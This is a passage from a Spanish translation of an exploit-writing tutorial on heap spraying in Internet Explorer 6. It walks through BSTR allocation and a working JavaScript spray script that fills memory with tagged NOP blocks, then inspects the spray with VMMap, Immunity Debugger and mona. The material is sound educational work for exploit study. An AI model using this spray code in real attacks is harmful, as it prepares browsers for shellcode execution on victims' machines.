Al asignar una string, se convierte a un objeto BSTR. Para guardar el objeto en el Heap, se solicita un trozo desde Heap. ¿De qué tamaño va a ser este fragmento? ¿Es ese trozo del mismo tamaño que el objeto BSTR? ¿O será más grande?

Si es más grande, ¿los objetos BSTR siguientes se colocarán dentro del mismo trozo del Heap? ¿O simplemente el Heapde asignará un nuevo trozo del Heap? Si ese es el caso, se podría terminar con trozos del Heap consecutivos que se parecen a esto:



Si una parte del trozo de Heap actual contiene datos impredecibles o si hay algún tipo de "agujero" entre 2 trozos, que incluya datos impredecibles, entonces eso podría ser un problema. No podemos permitirnos que salte al Heap si hay una gran posibilidad de que la ubicación a donde saltaremos contenga "basura".

Eso significa que hay que seleccionar el tamaño de objeto BSTR correcto, por lo que el tamaño real asignado del trozo del Heap sería lo más cercano posible al tamaño del objeto BSTR.

En primer lugar, vamos a crear un script para asignar una serie de objetos BSTR y vamos a buscar la forma de encontrar las asignaciones del Heap correspondientes y volcar su contenido.

Script Básico

Utilizando una serie de variables individuales es un poco exagerado y probablemente incómodo para lo que queremos hacer. Tenemos acceso a un completo lenguaje de programación de Script, por lo que también puedes decidir utilizar un array, una lista u otros objetos disponibles en ese lenguaje de script para asignar los bloques de NOP´s + Shellcode.

Al crear un array, cada elemento también se convertirá en una asignación en el Heap, de modo que puedes usar esto para crear un gran número de asignaciones de una manera fácil y rápida.

La idea es hacer bastante grande cada elemento del array, y contar con el hecho de que los elementos del array se convertirán en asignaciones que se colocan cerca o junto a la otra en el Heap.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Es importante saber que, con el fin de desencadenar una adecuada asignación del Heap, hay que concatenar dos strings al rellenar el array. Ya que, estamos armando NOP´s + Shellcode, esto es trivial que hacer.

Vamos a poner un Script básico y sencillo junto que asignaría 200 bloques de 0×1000 bytes (= 4096 bytes) cada uno, lo que hace un total de 0,7 MB.

Vamos a poner una etiqueta ("CORELAN!") En el inicio de cada bloque, y llenar el resto del bloque con NOP´S. En la vida real, usaríamos NOP´S al comienzo y final del bloque con la Shellcode, pero he decidido usar una etiqueta en este ejemplo para que podamos encontrar el inicio de cada bloque de memoria muy fácilmente.

Nota: esta página o post no muestra correctamente el argumento **unescape**. He insertado una barra invertida para evitar que los caracteres se representen. No te olvides de quitar las barras invertidas si vas a copiar la secuencia de comandos de esta página. El archivo zip contiene la versión correcta de la página html.

spray1.html


```
<html>
<script >
// Script de Heap Spray de prueba.
// corelanc0d3r
// No olvides quitar las barras invertidas.
tag = unescape('%u\4F43%u\4552'); // CORE
tag += unescape('%u\414C%u\214E'); // LAN!

chunk = '';
chunksize = 0x1000;
nr_of_chunks = 200;

for ( counter = 0; counter < chunksize; counter++)
{
        chunk += unescape('%u\9090%u\9090');  //nops
}

document.write("Tamaño de NOPs en este punto : " +
chunk.length.toString() + "<br>");
chunk = chunk.substring(0,chunksize - tag.length);
document.write("Tamaño de NOPS después de la subcadena : " +
chunk.length.toString() + "<br>");



// Crea el array.
testarray = new Array();
for ( counter = 0; counter < nr_of_chunks; counter++)
{
        testarray[counter] = tag + chunk;
```

```
        document.write("Asignado " +
(tag.length+chunk.length).toString() + " bytes <br>");
}
alert("Spray listo")

</script>
</html>
```

Por supuesto, 0,7 MB puede no ser lo suficientemente grande en un escenario de la vida real, pero sólo estoy tratando de demostrar la técnica básica en este punto.

Visualizando el Heap Spray - IE6

Empecemos abriendo el archivo HTML en Internet Explorer 6 (versión 6.00.2900.2180). Al abrir la página HTML en el navegador, podemos ver algunos datos que se escriben en la pantalla. El navegador parece procesar algo durante unos segundos y al final del Script, muestra un MessageBox.



Lo que es interesante aquí, es que la longitud de la etiqueta cuando se utiliza la función **unescape** parece retornar 4 bytes, y no 8 como hubiéramos esperado.

Mira la línea de "size of NOP´S after substring" o "tamaño de NOP´S después subcadena".

El valor dice 4092, mientras que el código javascript para generar el fragmento es:

```
chunk = chunk.substring(0,chunksize - tag.length);
```

La etiqueta es "CORELAN!", la cual es de 8 bytes claramente. Así que, parece que la propiedad de .length en el objeto **unescape()** retorna sólo la mitad del tamaño real.


Sin tomar en cuenta que puede conducir a resultados inesperados, ya hablaremos luego.

Con el fin de "ver" lo que pasó, podemos utilizar una herramienta como VMMap.


http://technet.microsoft.com/en-us/sysinternals/dd535533

Esta utilidad gratis nos permite visualizar la memoria virtual asociada a un determinado proceso.

Al atacar Internet Explorer con VMMap antes de abrir la página html, vemos algo como esto:




Si le damos clic en **View** – **Fragmentation view**, vemos esto:




Después de abrir nuestro archivo HTML que contiene el sencillo código JavaScript, VMMap muestra esto:

Presiona F5 para actualizar.




Puedes ver que la cantidad de bytes comprometidos ha aumentado un poco.

La vista fragmentación muestra:



Presta atención al bloque amarillo cerca del final de la ventana, justo antes de que una gran parte de los espacios en blanco. Ya que, sólo ejecutó el código que realiza un Heap Spray, y este es el único gran cambio comparado con la vista de fragmentación que hemos visto anteriormente, podemos esperar que se trate de la memoria del Heap que contiene nuestros bloques "pulverizados." Si haces clic en el bloque amarillo, la ventana principal de VMMap se actualizará y mostrará el rango de direcciones de memoria seleccionada. Uno de los bloques se inicia en 0x029E0000 en mi ejemplo.




No cierres VMMap aún.

Usando un depurador para ver el Heap Spray

Visualizar el Heap Spray es agradable, pero es mejor ver el Heap Spray y encontrar los trozos individuales en un depurador.

Immunity Debugger (ImmDBG)


Attacha **iexplore.exe** con ImmDBG. El que aún está conectado con VMMap.



Ya que, estamos mirando el mismo proceso y la misma memoria virtual, es fácil confirmar con ImmDBG que el rango de memoria seleccionada en VMMap realmente contiene el Heap Spray.

Vamos a ver todos los lugares que contiene "CORELAN!", ejecutando el siguiente comando de **mona**:


```
!mona find -s "CORELAN!"
```




Mona ha localizado 201 copias de la etiqueta. Esto es exactamente lo que esperábamos - nos asignó la etiqueta una vez cuando declaramos la variable, y el prefijamos 200 trozos con la etiqueta.

Cuando mires en el archivo **find.txt** generado por el comando de mona, encontrarás todas las 201 direcciones donde se encuentra la etiqueta, incluyendo punteros de la gama de dirección seleccionada con anterioridad en VMMap.

Si ves en el Dump 0x02bc3b3c, por ejemplo, que, basándome en el archivo find.txt en mi sistema, es el último bloque asignado, tendrás que buscar la etiqueta seguida por NOP´S.




Justo antes de la etiqueta, deberíamos ver la cabecera BSTR:




En este caso, la cabecera del objeto BSTR indica un tamaño de 0×00002000 bytes. ¿Eh? Pensé que asignaba 0×1000 bytes (4096). Volveremos a esto en un minuto.

Si te desplazas a direcciones menores, deberías ver el final del fragmento anterior:



También podemos ver un poco de basura entre los 2 trozos.

En algunos otros casos, podemos ver que los trozos están muy cerca uno del otro:



Además de eso, si nos fijamos en el contenido de un bloque, se esperaría a ver la etiqueta + NOP´s, hasta 0×1000 bytes, ¿verdad?


Bueno, ¿recuerdas que marcamos la longitud de la etiqueta? Pusimos 8 caracteres a la función unescape y al comprobar la longitud, dijo que tenía sólo 4 bytes de longitud.

Así que, si vamos a poner datos a unescape y comprobar la longitud por lo que correspondería a 0×1000 bytes, en realidad nos dio 0×2000 bytes para jugar. Nuestros resultados de la página HTML "Asignó 4096 bytes", aunque en realidad asignó el doble. Esto explica por qué vemos una cabecera de objeto BSTR de 0×2000.

